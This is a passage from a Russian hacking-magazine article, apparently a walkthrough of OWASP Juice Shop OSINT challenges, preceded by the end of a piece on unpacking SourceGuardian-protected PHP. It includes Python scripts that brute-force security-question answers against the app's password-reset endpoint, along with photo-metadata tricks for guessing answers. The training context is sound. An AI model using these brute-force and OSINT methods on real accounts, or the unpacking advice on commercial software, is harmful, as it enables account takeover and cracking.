Каковы наши дальнейшие действия? Разумеется, пошагово тащиться по известному нам коду довольно скучно, поэтому мы временно блокируем точку останова на `execute_ex` и устанавливаем ее непосредственно перед вызовом расшифрованного кода внутри модуля `ixed.7.ts2.win`. Как только остановка наступит, блокируем этот брекпоинт и снова включаем точку останова внутри виртуальной машины. Теперь мы находимся в самом начале расшифрованного фрагмента и видим все его инструкции, константы, переменные. Можно сдампить это все на диск и написать парсер, можно медленно, но верно тащиться пошагово до проверки нужного нам условия, все зависит от твоей усидчивости и конкретной задачи.

Попробую дать совет по оптимизации дальнейшего процесса. Метод простой и универсальный для всех виртуальных машин — по сути, нас интересуют только узловые моменты ветвления алгоритма. Ставим точки останова именно в этих местах, то есть на хэндлерах инструкций условных переходов `ZEND_JMPZ`, `ZEND_JMPNZ`, `ZEND_JMPZNZ`, `ZEND_JMPZ_EX`, `ZEND_JMPNZ_EX`, `ZEND_CASE`. Реально останавливаться в этих точках не обязательно, достаточно писать прохождение данной точки в лог. Вдобавок неплохо бы писать в лог названия вызываемых функций, благо инструкций с установкой их имен немного: `ZEND_INIT_FCALL_BY_NAME`, `ZEND_INIT_FCALL`, `ZEND_INIT_NS_FCALL_BY_NAME`, `ZEND_INIT_METHOD_CALL`, `ZEND_INIT_STATIC_METHOD_CALL`, `ZEND_INIT_USER_CALL`, `ZEND_INIT_DYNAMIC_CALL`.

Полученные треки можно анализировать на предмет мест для патча на лету. Поскольку виртуальная машина не компилирует код, а исполняет его пошагово, патчер можно вешать непосредственно на вход в `execute_ex`. А возможно, эта статья натолкнет тебя на написание своего собственного универсального дампера или даже прямого анпакера закодированных PHP? Ведь вышеописанный способ годится для распаковки и отладки скриптов, защищенных не только SourceGuardian, но и другими аналогичными системами защиты.

Подобных систем великое множество: среди них — AROHA PHPencoder, BCompiler, ByteRun Protector for PHP, ByteScrambler, CNCrypto, CodeCanyon PHP Encoder, CodeLock, CodeTangler... и это лишь малая часть списка. Причем для большинства из них, например для того же SourceGuardian или небезызвестного ionCube, не существует публичных декодеров — лишь платные онлайн-сервисы. Посмотрев на прайс подобных сервисов, можно убедиться в том, насколько знания материальны. ;)

LIKE A PRO

Евгений Грязнов
Специалист по ИБ. OSCP, MCSE, MCDBA
evgeniy@graznov.ru

ИСПОЛЬЗУЕМ OSINT И ЦЕПОЧКИ АТАК В OWASP JUICE SHOP

Сегодня мы будем искать ключ к паролям на фото, вытаскивать скрытые метаданные, внедрять SQL-инъекции и изучать многоходовые атаки. Продолжим разбираться с задачками OWASP и полностью взломаем интернет-магазин Juice Shop, специально созданный для тестирования уязвимостей и оттачивания хакерского мастерства.

В моей прошлой статье на ту же тему я познакомил тебя с очень уязвимым интернет-магазином Juice Shop. Мы получили в нем права админа разными способами и добыли себе бесплатный Deluxe. Пришло время как следует погрузиться внутрь этого дырявого приложения и показать, кто здесь на самом деле эксперт! В этой статье я использую версию Juice Shop 12.8.1. Если твоя версия отличается, самое время пойти и обновить ее.

УВЛЕКАТЕЛЬНЫЙ OSINT

Небольшая разминка перед серьезными задачами, которая поможет прокачать английский и получить при этом удовольствие. Надеюсь, ты уже знаешь, что такое OSINT.

INFO

Подробнее об OSINT ты можешь прочесть в статьях «Боевой OSINT. Разбираем современные методы сетевой разведки» и «OSINT по-русски. Выбираем мощные и бесплатные сервисы для пробива и конкурентной разведки». Отдельно очень рекомендую тебе доклад с последнего PHDays 2021 «Думать — это прикольно. 20 практических приемов OSINT в цифровом мире».

На доске с твоими успехами в Juice Shop есть специальный тег OSINT. Задачи с этим тегом и будут нас интересовать в этом разделе.

1. Visual Geo Stalking.
2. Meta Geo Stalking.
3. Login MC SafeSearch.

Задачек на OSINT там гораздо больше, но эти позволят тебе отточить базовые навыки и с их использованием уже решить оставшиеся!

Visual Geo Stalking

В этой задаче нам требуется угадать пароль Эммы. Для этого придется воспользоваться механизмом восстановления пароля, для чего нужна почта, а почту Эммы можно найти в разделе «Администрирование». Кстати, в прошлой статье я показал тебе три способа проникнуть туда. Секретный вопрос звучит так:

> *Company you first work for as an adult*


Как видишь, для решения этой задачи нам нужно найти название компании, где раньше работала Эмма. Задача кажется слишком сложной, но вспомни: на сайте же есть раздел Photo Wall с фотографиями сотрудников! На последней фотографии ты найдешь белый дом и удивительно похожий на имя Эмма никнейм. Самое время скачать эту фотографию и применить к ней свои аналитические навыки.

Что можно попробовать сделать с этой фотографией:

1. Поискать ее в сервисах вроде Google Images. Может оказаться, что это известное здание и есть список расположенных в нем компаний.
2. Проверить метаданные изображения. Часто внутри фотографии можно обнаружить GPS-координаты места и найти список компаний, которые арендуют в нем офисы.
3. Внимательно рассмотреть фотографию и поискать на ней подсказки вроде таблички с номером дома.

В случае Эммы первые два варианта не дадут никакого результата, но я очень рекомендую проверить это самостоятельно! Разработчики иногда меняют задания и добавляют новые пасхалки.

Я же предлагаю открыть изображение в хорошем редакторе с возможностью большого увеличения и внимательно изучить его. На одном из окон ты найдешь плакат.



Плакат компании

Как видишь, компания явно связана с безопасностью в IT, но ее точного названия мы не знаем, поэтому придется перебрать разные варианты. Предлагаю взять скрипт подбора ответа из предыдущей статьи, тем более что он нам еще пригодится.

```
import requests

answers = ['IT Security','IT Sec','ITsec','ITSEC', 'itsec']

for answer in answers:
    data = {'email':'emma@juice-sh.op','answer':answer,'new':'111111'
,'repeat':'111111'}
    r = requests.post('http://localhost:3000/rest/user/
reset-password',json=data)
    if r.status_code == 200:
        print("Password changed! Answer: ", answer)
        break

print("That's all... ")
```

Запускаем и узнаем решение задачи с Эммой!


Meta Geo Stalking

Надеюсь, тебе понравилось искать скрытую информацию. Эта задача будет несколько сложнее предыдущей. Тебе нужно угадать ответ на секретный вопрос Джона:

> *What’s your favorite place to go hiking?*

То есть «Назови твое любимое место для пеших походов». В разделе Photo Wall тебя ждет очень информативное фото с освежающим стаканом сока. Скачай его и попробуй пройтись по списку из задачи с Эммой.

Существует несколько вариантов посмотреть метаданные изображения, я рекомендую Jeffrey’s Image Metadata Viewer. Загрузи туда изображение и внимательно изучи его данные.




Basic Image Information

Target file: favorite-hiking-place.png

Location:	Latitude/longitude: **36°** 57' 31.4" North, **84°** 20' 53.6" West (36.958717, -84.348217) Map via embedded coordinates at: Google, Yahoo, WikiMapia, OpenStreetMap, Bing (also see the Google Maps pane below) Timezone guess from earthtools.org: 5 hours behind GMT
File:	**471 × 627** PNG 666,735 bytes (651 kilobytes)
Color Encoding:	**WARNING:** No color-space metadata and no embedded color profile: **Windows and Mac web browsers treat colors randomly**. Images for the web are most widely viewable when in the sRGB color space and with an embedded color profile. See my Introduction to Digital-Image Color Spaces for more information.

Метаданные

Как видишь, тут есть координаты места! Открой их в любимом сервисе, я обычно использую для этого Google Maps.




Карта региона

Теперь нужно попробовать подобрать правильное название места. Внимательно изучи карту, и можешь использовать скрипт для сброса пароля из предыдущей задачи.

```
import requests

answers = ['Scuttlehole Trailhead','Rockcastle Campground','Dutch
Branch','Laurel County']

for answer in answers:
    data = {'email':'john@juice-sh.op','answer':answer,'new':'111111'
,'repeat':'111111'}
    r = requests.post('http://localhost:3000/rest/user/
reset-password',json=data)
    if r.status_code == 200:
        print("Password changed! Answer: ", answer)
        break

print("That's all... ")
```

К сожалению, все эти варианты не дали результата. We need to go deeper! Попробуем поискать более подробную информацию о Scuttlehole Trailhead.



Scuttle Hole Trail System (#404/A & Dutch Branch)

Area Status: Open

Scuttle Hole Trail System is located on the Lake Cumberland (area is unavailable), near **Rockcastle Boat Ramp**. The trail system features three trails.

The Scuttle Hole Trail #404 (0.75-mile) is a fairly easy hike that leads to three overlooks, which provide exceptional views of Lake Cumberland (area is unavailable) and the mouth of **Rockcastle River.** Much of the trail follows the upper edge of a 100-foot cliff.

A quarter-mile spur trail, Scuttle Hole Trail #404A descends through a large crevice, (the "Scuttle Hole") to connect this trail with the Dutch Branch Trail. There are 127 steps on this short section of the trail. Hiking difficulty is easy to moderate.

Dutch Branch Trail #404B is a loop that circles the lower drainage of Dutch Branch. The trail passes under several cliffs and rock shelters. During the spring there is a waterfall where Dutch Branch drops over the cliffline. This is a good trail for observing spring wildflowers. A short spur trail connects Dutch Branch Trail with the Scuttle Hole Trail. It is short but fairly steep.

Scuttle Hole Trails Guide & Map (pdf)

Scuttle Hole Trailhead on KY 3497

- Latitude 36.958189
- Longitude -84.345646

Trails nearby:

Related Information

- **Scuttle Hole Trail System (#404/A & Dutch Branch)**
- News & Events

Alerts & Warnings

- ⚠ Twin Knobs and Zilpo beaches closed this weekend
- ⚠ Indian Creek Road 9B Closed in Red River Gorge
- ⚠ Pulaski County side of Bee Rock Campground remains CLOSED
- ⚠ Part of Belgian Loop Trail #624 closed
- ⚠ Turkey Foot Campground Road Erosion
- ⚠ KY 715 in Wolfe County closed due to break in pavement
- ⚠ Sheltowee Trace Bridges Collapsed
- ⚠ Forest is open; offices moved to virtual work
- ⚠ Landslide near Clear Creek Picnic Area
- Lockegee Road closed due to landslide
- Closed: Lakeside South Trail #412, London District

Сайт национального парка

На этой странице уже достаточно географических названий, которые Джон мог использовать в качестве фразы для сброса пароля. Я оставлю это решение тебе в качестве домашнего задания. Если застрянешь, спрашивай в комментариях, и я дам подсказку!

Login MC SafeSearch

Я надеюсь, ты уже достаточно размялся для этого задания. Здесь у тебя уже нет никаких подсказок. Наверняка ты задался вопросом, а кто вообще такой этот MC SafeSearch? Пришло время пробить его в интернете!

К сожалению, большая часть ссылок будет решением этой задачи, но это же не наш метод! Поэтому я дам тебе прямую ссылку на вот такое отличное видео: Protect Ya Passwordz. Тут пригодится знание английского. В этом задании не нужно использовать механизм восстановления пароля, поскольку MC сам рассказал тебе свой пароль в песне, нужно просто внимательно прослушать ее несколько раз и обратить внимание на его логин и — внезапно — кличку любимой собаки. Чтобы тебе было проще, есть полный текст песни.

Я дам тебе пару подсказок: логин будет `mc.safesearch@juice-sh.op`, а собаку зовут `Mr. Noodles`. Однако он опытный пользователь, поэтому сделал некоторую замену в имени собаки, о чем тоже радостно пропел в песне. Тут подсказки заканчиваются, дальше сам! :)

Продолжение статьи →

LIKE A PRO

ИСПОЛЬЗУЕМ OSINT И ЦЕПОЧКИ АТАК В OWASP JUICE SHOP

ЦЕПОЧКИ АТАК

В Juice Shop многие задания требуют решения некоторых предыдущих. Поэтому сейчас мы с тобой попробуем решить задачку с пасхалкой, а заодно научимся обходить защиту файлов от скачивания и подберем себе много интересной информации для дальнейших атак и заданий.

